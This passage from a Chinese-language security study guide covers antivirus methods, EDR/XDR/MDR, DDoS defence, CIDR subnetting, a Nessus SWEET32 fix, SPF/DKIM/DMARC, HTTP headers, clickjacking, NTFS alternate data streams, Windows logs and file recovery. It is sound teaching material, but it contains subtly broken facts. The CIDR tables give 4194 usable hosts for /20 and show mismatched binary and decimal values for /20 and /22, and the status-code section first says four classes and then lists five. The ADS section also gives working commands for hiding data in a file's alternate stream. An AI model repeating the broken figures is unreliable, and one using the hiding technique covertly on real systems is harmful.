優點	1. 系統資源消耗少 2. 對已知威脅的檢測準確率高 3. 誤報率低 4. 執行速度快 5. 容易部署和管理	1. 可偵測出未知型態的威脅 2. 具有更高的適應性 3. 能夠檢測零日漏洞攻擊 4. 可以應對簡單的病毒變種
缺點	1. 無法偵測未知型態的病毒 2. Type 2 Error 漏報率較高 3. 依賴於定期更新病毒資料庫 4. 對新型態或變種病毒的偵測能力較弱	1. 可能帶來較高的 Type 1 Error 誤報率 2. 資源消耗較大 3. 需要統計一段時間並且調整設定適應客戶環境 4. 需要持續更新和優化檢測算法，且需要較高的專業知識進行設置和調校

注：現代防毒軟件通常會結合這兩種方法，以提高整體的檢測效率和準確性。

2.38 EDR、XDR 和 MDR 比較

- EDR(Endpoint Detection and Response)
 - 所有主機佈滿防禦：EDR 的重點是在所有端點設備(例如電腦、伺服器、移動設備等)上部署防禦機制。這些機制包括偵測惡意活動、記錄端點活動、進行威脅分析和回應等。目的是保護每一台端點設備，防止它們被攻擊或感染。
- XDR(Extended Detection and Response)
 - 連同主機所有網路設備佈滿防禦：XDR 的目的是將防禦範圍擴展到整個 IT

環境，不僅僅是端點設備，還包括網路設備、雲端服務、電子郵件伺服器等。XDR 整合來自不同安全工具的資料，進行跨平台的威脅偵測和回應。這樣可以更全面地了解和應對整個網路環境中的威脅。

- MDR(Managed Detection and Response)
 - 把他 SOC 服務委外出去：MDR 是將安全運營中心(SOC)服務外包給第三方專業安全服務供應商。這些供應商提供 24/7 的監控和威脅回應服務，使用多種工具和技術來偵測和應對威脅。這對於內部缺乏專業安全人員或資源的組織來說，是一種有效的解決方案。
- 總結：
 - EDR：主要針對端點設備的防禦和回應。
 - XDR：擴展防禦範圍到整個 IT 環境，包括端點設備、網路、雲端等。
 - MDR：將 SOC 服務外包，提供專業的偵測和回應服務。

2.39 DDOS 攻擊和防禦方式

DDOS 主要有兩種攻擊方式：

1. 流量型攻擊：
 - 描述：產生大量流量，使伺服器的頻寬塞滿，導致正常使用者無法訪問。
 - 例如：UDP Flood, ICMP Flood, NTP Amplification Attack。
2. 資源消耗型攻擊：
 - 描述：發送大量複雜請求，導致伺服器 CPU 或記憶體資源被耗盡，無法處理正常請求。
 - 例如：TCP SYN Flood, HTTP GET/POST Flood, Slowloris Attack。

防禦方式：

1. 針對流量型攻擊：

- 增加網路頻寬容量
- 使用內容分發網路(CDN)分散流量
- 部署專業的流量清洗設備或服務
- 實施 Web 應用防火牆(WAF)
- 設定僅接受特定地理位置(如台灣)的 IP
- 使用負載平衡器均勻分配請求，防止單一伺服器資源耗盡
- 遷移至雲端服務，利用雲端提供商的 DDoS 防護能力

2. 針對資源消耗型攻擊：

- 增加伺服器的 CPU 和記憶體容量
- 使用容器技術(如 Docker, Kubernetes)實現橫向擴充
- 部署 WAF 過濾惡意請求
- 利用 CDN 分擔伺服器負載
- 實施流量清洗
- 設定僅接受特定地理位置的(如台灣)IP
- 使用負載平衡器均勻分配請求，防止單一伺服器資源耗盡
- 採用雲端服務的自動擴展功能，動態應對流量增加

2.40 CIDR(Classless Inter-Domain Routing)

項目	二進位制表示	十進位制表示
IP 位址	11000000.10101000.00001000.00000000	192.168.8.0
子網遮罩	11111111.11111111.11100000.00000000	255.255.224.0
(/19)		
運算結果	11000000.10101000.00000000.00000000	192.168.0.0 (Network ID)
(AND)		

OR (子網遮罩反碼)	00000000.00000000.00011111.11111111	0.0.31.255
廣播地址	11000000.10101000.00011111.11111111	192.168.31.255 (Broadcast ID)
可用	從	從 192.168.0.1 到
IP 位址範圍	11000000.10101000.00000000.00000001 到 11000000.10101000.00011111.11111110	192.168.31.254

項目	二進位制表示	十進位制表示
IP 位址	11000000.10101000.00001000.00000000	192.168.8.0
子網遮罩	11111111.11111111.11110000.00000000 (/20)	255.255.240.0
運算結果	11000000.10101000.00000000.00000000	192.168.0.0 (Network ID) (AND)
OR (子網遮罩反碼)	00000000.00000000.00001111.11111111	0.0.15.255
廣播地址	11000000.10101000.00011111.11111111	192.168.15.255 (Broadcast ID)
可用	從	從 192.168.0.1 到
IP 位址範圍	11000000.10101000.00000000.00000001 到 11000000.10101000.00001111.11111110	192.168.15.254

項目	二進位制表示	十進位制表示
IP 位址	11000000.10101000.00001000.00000000	192.168.8.0
子網遮罩	11111111.11111111.11111000.00000000	255.255.248.0
(/21)		
運算結果	11000000.10101000.00001000.00000000	192.168.8.0 (Network ID)
(AND)		
OR (子網遮罩反碼)	00000000.00000000.00000111.11111111	0.0.15.255
廣播地址	11000000.10101000.00001111.11111111	192.168.15.255 (Broadcast ID)
可用	從	從 192.168.8.1 到
IP 位址範圍	11000000.10101000.00001111.11111110	192.168.15.254

項目	二進位制表示	十進位制表示
IP 位址	11000000.10101000.00001000.00000000	192.168.8.0
子網遮罩	11111111.11111111.11111100.00000000	255.255.252.0
(/22)		
運算結果	11000000.10101000.00001000.00000000	192.168.8.0 (Network ID)
(AND)		
OR (子網遮罩反碼)	00000000.00000000.00000111.11111111	0.0.15.255
廣播地址	11000000.10101000.00001011.11111111	192.168.11.255 (Broadcast ID)
可用	從	從 192.168.8.1 到
IP 位址範圍	11000000.10101000.00001000.00000001	192.168.11.254

每個子網段的詳細訊息：

192.168.8.0 /19 子網段：

- 網路 ID: 192.168.0.0
- 廣播地址: 192.168.31.255
- 可用 IP 範圍: 192.168.0.1 - 192.168.31.254
- 可用 IP 個數：8190

192.168.8.0 /20 子網段：

- 網路 ID: 192.168.0.0
- 廣播地址: 192.168.15.255
- 可用 IP 範圍: 192.168.0.1 - 192.168.15.254
- 可用 IP 個數：4194

192.168.8.0 /21 子網段：

- 網路 ID: 192.168.8.0
- 廣播地址: 192.168.15.255
- 可用 IP 範圍: 192.168.8.1 - 192.168.15.254
- 可用 IP 個數：2046

192.168.8.0 /22 子網段：

- 網路 ID: 192.168.8.0
- 廣播地址: 192.168.11.255
- 可用 IP 範圍: 192.168.8.1 - 192.168.11.254
- 可用 IP 個數：1022

2.41 弱點掃描修補範例介紹

Nessus掃到一個高風險 HIGHSSL Medium Strength Cipher Suites Supported (SWEET32) 要關閉

Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

Name	Code	KEX	Auth	Encryption	MAC
DES-CBC3-SHA	0x00, 0x0A	RSA	RSA	3DES-CBC(168)	SHA1

The screenshot shows the Tenable Nessus Professional interface. The left sidebar includes 'My Scans', 'All Scans', 'Trash', 'Policies', 'Plugin Rules', 'Customized Reports', and 'Terrascan'. The main content area displays a scan titled '192.168.203.131_before / Plugin #42873'. The 'Vulnerabilities' tab is selected, showing one result. The details for this vulnerability are as follows:

- Description:** The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite.
- Note:** Note that it is considerably easier to circumvent medium strength encryption if the attacker is on the same physical network.
- Solution:** Reconfigure the affected application if possible to avoid use of medium strength ciphers.
- See Also:**
 - <https://www.openssl.org/blog/blog/2016/08/24/sweet32/>
 - <https://sweet32.info>
- Output:**

Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)					
Name	Code	KEX	Auth	Encryption	MAC
DES-CBC3-SHA	0x00, 0x0A	RSA	RSA	3DES-CBC(168)	SHA1

The fields above are :

- 經判斷他的弱點是 1433 port，應用程式是 MSSQL，微軟是在登錄檔共用加密方式，其他如果 JAVA 開發的應用程式，它是寫在自己的設定檔裡面，要各別處理。

Plugin	CVE	CVSS	Risk	Host	Protocol	Port	Name	Synopsis	Description	Solution	See Also	Plugin Input
42873	CVE-2016-2182	5	High	192.168.2.1	tcp	1433	SSL Medium Strength Cipher Suites Supported (SWEET32)	The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite.	The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite.	Reconfigure the affected application if possible to avoid use of medium strength ciphers.	https://www.openssl.org/blog/blog/2016/08/24/sweet32/	Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

- 我們進入主機關閉不安全的演算法



Critical Vulnerabilities	High Vulnerabilities
0	0

Medium Vulnerabilities	Low Vulnerabilities
1	1

- 重新掃描之後無高風險漏洞修補弱點也要進行風險評估比方說修完後是否會造成可用性喪失或是產生新的風險。

2.42 電子郵件的 SPF、DKIM 和 DMARC 機制

- 由於電子郵件在設立之初並沒有驗證機制，任何人都可以偽冒身份發送郵件，這類似於寄包裹時可以偽稱自己是某某公司董事長。這導致了大量垃圾郵件和詐騙郵件的出現。為了解決這個問題，電子郵件引入了三個主要的驗證機制：SPF、DKIM 和 DMARC。你可以在 Gmail 中點擊信件的詳細資訊來檢查收到信是否有這三個選項。

SPF :	PASS · IP 202.39.57.55 瞭解詳情
DKIM :	'PASS' · 網域 cpmail.landbank.com.tw 瞭解詳情
DMARC :	'PASS' 瞭解詳情

- SPF(Sender Policy Framework)：確保此信是從對方信任的來源，SPF 記錄列出允許發送郵件的 IP 地址。如果郵件是從未列出的 IP 地址發出的，則認為是偽冒郵件。以下圖為例，僅允許 cpmail.landbank.com.tw 網域從 202.39.57.55 和 202.39.57.87，其他 IP 地址的郵件會被標記為偽冒。

```
C:\Users\al098>nslookup  
預設伺服器: dns.google  
Address: 2001:4860:4860::8888  
  
> set type=txt  
> cpmail.landbank.com.tw  
伺服器: dns.google  
Address: 2001:4860:4860::8888  
  
未經授權的回答:  
cpmail.landbank.com.tw text =  
"google-site-verification=uAcSY2eCYwg7-a66H6ZQ-0qQuLNTbOhmbRNQT9nlclc"  
cpmail.landbank.com.tw text =  
"v=spf1 ip4:202.39.57.55 ip4:202.39.57.87 -all"  
>
```

- DKIM(DomainKeys Identified Mail)：確保郵件真的是從正確的伺服器發出的，即使網域的 IP 是正確的，也可以防止員工自行架設伺服器偽冒董事長身分。原理是

發送伺服器會用自己的私鑰對指定的郵件 Header 進行雜湊後加密，接收伺服器可以驗證這個簽名。

- 找到 DKIM 簽名：從郵件的 Header 中找到 DKIM-Signature 欄位，並識別出 s 參數的值，比如 s=1024。

```
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
s=s1024; d=cpmail.landbank.com.tw;
h=mime-version:from:to:date:subject:content-type:message-id;
bh=OGC6rBscH5TDPmT+Q/hAd7K/QK1nojjd8fwtqSTMkBM=;
b=c07/7pcHhFCIrBa4V7qWDOUItIidQIRXMpgZHdKpVHTZVWkC57IH1Z6Q1F2618
dUqNLNXLsMkwMTLKEzDKSyc9yKXi36s9u2mut2DmB6hCvWBByx+ci6RP65/IsD
H7Wv001dnYKUwvssCKqpZjrWNfAFAvhPpAP2Npfje/6X6Qish7YNQB7ldaTE1p
mipq41kHxqx+5qt8csoHFeFSc1cLJIVCp0X1ZIoQrmm+DxsQAVulfGf1m6b1dl
o595iSk4ERSau6pzyqjkvI7ZH0DGEsBqzgU5KxMjQsw5FbEo1/O5/oVj/aMsYN
eD13WhIA3l+3U6Uo4d8a+n6nFG5+rxyg==
```

- 查詢公鑰：查詢 s1024._domainkey.cpmail.landbank.com.tw 的 TXT 記錄，取得公鑰。

```
C:\Users\al098>nslookup
預設伺服器: dns.google
Address: 2001:4860:4860::8888

> set type=txt
> s1024._domainkey.cpmail.landbank.com.tw
伺服器: dns.google
Address: 2001:4860:4860::8888

未經授權的回答:
s1024._domainkey.cpmail.landbank.com.tw text =
"v=DKIM1; k=rsa; p=MIIIBIjANBgkqhkiG9w0BAQEAAQCA08AMIBCgKCAQEAs3qlk7Pw+NHIbLx8vZHck8lTcTnz8XyRyog+dR8ubXmYtYrRx
HZR4C9L9MX5jbAryqd/hZq57227p7qNLqh7FxXi+026C/CV4sXIejRycr+b4sjehVHWn2070GXaH9bKC01z1X80BwjS6lk/wcJi4V2QSh7sagGsaFiTUUm0+T
LMDARRYAD4vGYhF0y8m6d1"
"K2PdDKViU8blFgdpqlscS8gnBJFWsdFIImDZFK9Xk+Fdk87UMi3Ho1ZzB/jrJ7Son/IymAAuqP/op6W6nwIfSqvx3+/8JU1sp2PEK4h3oPggffkv
O6Boaw1L8wnJ0F/Cv14l2HLfqy71aQEn6DzTBgsQIDAQAB"
> |
```

- 驗證簽名：用公鑰解密 DKIM 簽名，如果解密後的雜湊值與指定的郵件 Header 一致，表示郵件沒有被篡改，來源可信。
- DMARC(Domain Message Authentication Reporting)：結合 SPF 和 DKIM 來確保郵件的真實性和完整性，並指定對未通過驗證郵件的處理策略。DMARC 記錄以 TXT 記錄的形式添加到 DNS 中，定義郵件發送域的策略和處理規則。例如，指定如果郵件未通過 SPF 或 DKIM 驗證，應拒收、標記為垃圾郵件或接受。

```
C:\Users\al098>nslookup  
預設伺服器： dns.google  
Address: 2001:4860:4860::8888  
  
> set type=txt  
> _dmarc.cpmail.landbank.com.tw  
伺服器： dns.google  
Address: 2001:4860:4860::8888  
  
未經授權的回答：  
_dmarc.cpmail.landbank.com.tw  text =  
  
    "v=DMARC1;"  
    "p=quarantine;"  
    "rua=mailto:cplandbank@gmail.com;"  
    "pct=90;"  
    "sp=none"  
>
```

2.43 HTTP Header 安全設定

- HSTS (HTTP Strict Transport Security)：

強制客戶端（如瀏覽器）使用 HTTPS 與伺服器建立連線。這有助於確保所有資料傳輸都是加密的，防止資料在傳輸過程中被竊聽或篡改。


- X-Frame-Options：

這個 HTTP 回應標頭可以用來控制網頁是否允許被嵌入到 frame、iframe 或 object。主要是用來解決 ClickJacking(點擊劫持)問題。設定這個標頭可以防止您的網頁被惡意網站嵌入，從而保護使用者。

- CSP(Content Security Policy)：

這個設置可以控制哪些來源可以嵌入您的頁面。主要是用來解決 ClickJacking（點擊劫持）問題，並且還能幫助防止跨站腳本攻擊（XSS）。透過這個設置，您可以指定哪些資源是可信的，例如允許來自您自己網站的資源，但拒絕來自不可信來源的資源。

瀏覽器按 F12 所看到之內容




```

× 標頭 預覽 回應 發起人 時間 Cookie
Server-Timing: cdn-cache; desc=MISS
Server-Timing: edge; dur=175
Server-Timing: origin; dur=55
Server-Timing: ak_p; desc="1707556740379_3410332198_242756784_23095_6326_4_0_255";dur=1
Strict-Transport-Security: max-age=31536000
Vary: Accept-Encoding
X-Akamai-Transformed: 9 12080 0 pmb=mRUM,1
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN

```

IIS 可以到 HTTP 回應標頭設定。



名稱	值	項目類型
content-security-policy	default-src 'self';	本機
Strict-Transport-Security	max-age=31536...	本機
X-Content-Type-Option	nosniff	本機
X-Frame-Options	sameorigin	本機

- ClickJacking，又稱為 "點擊劫持"，是一種網絡攻擊技術，攻擊者通過在使用者不知情的情況下，誘使使用者點擊隱藏的按鈕或鏈接，以達到攻擊者的目的。這通常是通過在合法網頁上嵌入隱藏的框架(iframe)來實現的。當使用者點擊他們認為是正常的內容時，實際上他們點擊的是嵌入的惡意內容。
- 範例：偽造銀行網銀登入
 1. 設置惡意網站
 - 駭客建立了一個看似正常的網站，例如一個提供優惠券的網站。

2. 嵌入銀行登入頁面

- 在這個網站中，駭客使用 iframe 嵌入了銀行的真正網銀登入頁面，但將其設置為透明或不可見。
- 3. 誘使使用者點擊
 - 駭客在頁面上放置了一個大按鈕，吸引使用者點擊，例如 "點擊這裡獲得優惠券"。
- 4. 劫持點擊
 - 當使用者點擊這個按鈕時，他們實際上是點擊了透明的 iframe，從而在銀行的網銀登入頁面上點擊了預設位置的轉帳按鈕。如果在已經登入的狀態下，便會實際轉帳。

2.44 HTTP 中 GET、POST 方法安全比較

- GET 方法將資料附加在 URL 之後，作為查詢字符串的一部分，這使得資料在瀏覽器歷史、Web 伺服器日誌、以及可能的中間網路節點中都是可見的。這種可見性增加了資料洩露的風險。
- <https://news.google.com/search?q=iPAS&hl=zh-TW&gl=TW&ceid=TW%3Azh-Hant> 例如範例中的 iPAS 就是因為查詢 iPAS 的新聞。
- POST 方法將資料包含在請求的主體(body)中，這樣資料就不會顯示在 URL 中，相對於 GET 方法，這提供了更好的隱私。
- 例如：用戶註冊表單會使用 POST 方法，將資料包含在請求的主體(body)中。

2.45 HTTP 回應狀態

- HTTP 回應狀態大致分成四類

HTTP 回應狀態碼分為五類，每一類用來表示不同的回應狀態。以下是這些類別及其常見的狀態碼：

- 1xx Informational (資訊類)
 - 這類狀態碼表示請求已被接收，繼續處理。
 - 常見狀態碼：
 - ◆ 100 Continue
- 2xx Success (成功類)
 - 這類狀態碼表示請求已成功接收、理解、並接受。
 - 常見狀態碼：
 - 200 OK：請求成功，伺服器已回應。
 - 201 Created：請求成功，並且伺服器創建了新的資源。
- 3xx Redirection (重定向類)
 - 這類狀態碼表示請求需要進一步的操作才能完成。
 - 常見狀態碼：
 - 301 Moved Permanently：資源已永久移動到新位置。
 - 302 Found：暫時重定向到新位置。
 - 304 Not Modified：資源未被修改，可使用快取版本。
- 4xx Client Error (客戶端錯誤類)
 - 這類狀態碼表示請求出現錯誤，通常是客戶端的問題。
 - 常見狀態碼：
 - 400 Bad Request：請求有誤，伺服器無法理解。
 - 401 Unauthorized：未經授權，請求需要身份驗證。
 - 403 Forbidden：伺服器拒絕請求。
 - 404 Not Found：資源未找到。
- 5xx Server Error (伺服器錯誤類)
 - 這類狀態碼表示伺服器在處理請求時出現錯誤。
 - 常見狀態碼：

- ◆ 500 Internal Server Error：伺服器內部錯誤。
- ◆ 502 Bad Gateway：閘道器或代理伺服器錯誤。
- ◆ 503 Service Unavailable：伺服器暫時無法處理請求。
- ◆ 504 Gateway Timeout：閘道器逾時。

2.46 使用 NTFS ADS 隱藏和讀取文字訊息

- 什麼是 NTFS ADS ? NTFS(New Technology File System)是 Windows 系統使用的檔案系統。除了普通的檔案屬性之外，NTFS 還支援一種稱為「替代資料流」(Alternate Data Streams, ADS)的功能。這個功能允許在一個檔案內附加額外的資料流，而這些資料流不會被普通的檔案檢視工具顯示出來。駭客可以利用 ADS 來隱藏惡意程式或資料，使其不易被發現，因此了解和檢測 ADS 是網路安全的一個重要課題。

1. 建立一個普通的文字檔案：

在命令提示字元 (Command Prompt) 中執行以下指令：

```
C:\Users\al098>echo "這是一個普通的文字檔案。" > normal.txt
```

2. 在普通文字檔案的 ADS 中隱藏一段訊息：

在命令提示字元中執行以下指令：

```
C:\Users\al098>echo "這是一段隱藏的訊息。" > normal.txt:hidden_message
```


3. 讀取隱藏訊息：

駭客可以使用 more 命令來讀取隱藏的訊息。命令提示字元中執行以下指令

```
C:\Users\al098>more < normal.txt:hidden_message  
"這是一段隱藏的訊息。"
```

4. 檢查檔案：

使用者使用 dir 命令檢查檔案，指出 dir 命令無法顯示 ADS 的存在，從而理解 ADS 的隱蔽性。在命令提示字元中執行以下指令：



```
C:\Users\al098>dir normal.txt
磁碟區 C 中的磁碟沒有標籤。
磁碟區序號： EE5B-08C0

C:\Users\al098 的目錄

2024/07/27 下午 08:01          29 normal.txt
          1 個檔案           29 位元組
          0 個目錄   424,568,336,384 位元組可用
```

5. 使用專門工具檢查 ADS：

鑑識人員使用 Sysinternals 提供的 streams 工具來檢查檔案中的 ADS。首先，下載 Sysinternals 套件，然後在命令提示字元中執行以下指令：

```
C:\Users\al098>streams.exe normal.txt

streams v1.60 - Reveal NTFS alternate streams.
Copyright (C) 2005-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


C:\Users\al098\normal.txt:
:hidden_message:$DATA          25
```

2.47 windows 事件檢視器


Windows 日誌分為四大類，分別是：

1. 系統日誌(System Log)：包含 Windows 作業系統本身的事件，例如驅動程式問題、服務啟動或停止、硬體錯誤等。
2. 應用程式日誌(Application Log)：包含各種應用程式所記錄的事件，例如應用程式錯誤、警告、資訊等。
3. 安全性日誌(Security Log)：記錄與安全性相關的事件，例如使用者登入和登出、權限變更、系統審核等。
4. 設定日誌(Setup Log)：包含安裝和設定過程中的事件，例如作業系統安裝、更新和修補程式安裝等。

這四類日誌可以通過 Windows 事件檢視器來查看和管理。



我們可以篩選只看一小時內的帳號成功登入(event id 4624)紀錄。



可以查到 administrator 在 8 點 34 分有登入的紀錄。

值得留意的是，Windows 並不會稽核所有項目，如果沒有看到的話，要檢查是否有開啟。

本機安全性原則

檔案(F) 動作(A) 檢視(V) 說明(H)

← → ⌂ ⌃ ⌄ ⌅ ⌆ ⌇

原則	安全性設定
稽核目錄服務存取	沒有稽核
稽核系統事件	沒有稽核
稽核物件存取	沒有稽核
稽核原則變更	沒有稽核
稽核特殊權限使用	沒有稽核
稽核帳戶登入事件	沒有稽核
稽核帳戶管理	沒有稽核
稽核登入事件	沒有稽核
稽核程序追蹤	沒有稽核

2.48 檔案刪除救回

- 檔案寫入 NFST 裡會同時寫入兩個地方，一個是 MFT 表，另一個是檔案實際寫入位置檔案刪除的時候，只有把 MFT 和實際寫入位置標記成 50 85 不可用實際上檔案並沒有刪除。

Rcserup.exe 檔案的 MFT 表觀察刪除前變化。

0000B000	46 49 4C 45 30 00 03 00	06 7F 00 02 00 00 00 00	FILE0
0000B010	01 00 01 00 38 00 01 00	60 01 00 00 00 04 00 00	8 ^
0000B020	00 00 00 00 00 00 00 00	03 00 00 00 00 2C 00 00	
0000B030	02 00 00 00 00 00 00 00	10 00 00 00 60 00 00 00	
0000B040	00 00 00 00 00 00 00 00	48 00 00 00 18 00 00 00	H
0000B050	A6 81 B0 62 8B E0 DA 01	A2 C8 20 CA 85 E0 DA 01	! °b<àÚ ¢È È...àÚ
0000B060	A2 C8 20 CA 85 E0 DA 01	26 AE B5 62 8B E0 DA 01	¢È È...àÚ &@ub<àÚ
0000B070	20 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
0000B080	00 00 00 00 08 01 00 00	00 00 00 00 00 00 00 00	
0000B090	00 00 00 00 00 00 00 00	30 00 00 00 78 00 00 00	0 x
0000B0A0	00 00 00 00 00 02 00	5E 00 00 00 18 00 01 00	^
0000B0B0	05 00 00 00 00 05 00	A6 81 B0 62 8B E0 DA 01	! °b<àÚ
0000B0C0	A6 81 B0 62 8B E0 DA 01	A6 81 B0 62 8B E0 DA 01	! °b<àÚ ! °b<àÚ
0000B0D0	A6 81 B0 62 8B E0 DA 01	00 10 94 01 00 00 00 00	! °b<àÚ "
0000B0E0	00 00 00 00 00 00 00 00	20 00 00 00 00 00 00 00	
0000B0F0	0E 00 72 00 63 00 73 00	65 00 74 00 75 00 70 00	r c s e t u p
0000B100	31 00 35 00 34 00 2E 00	65 00 78 00 65 00 00 00	1 5 4 . e x e
0000B110	80 00 00 00 48 00 00 00	01 00 00 00 00 00 01 00	€ H
0000B120	00 00 00 00 00 00 00 00	40 19 00 00 00 00 00 00	@
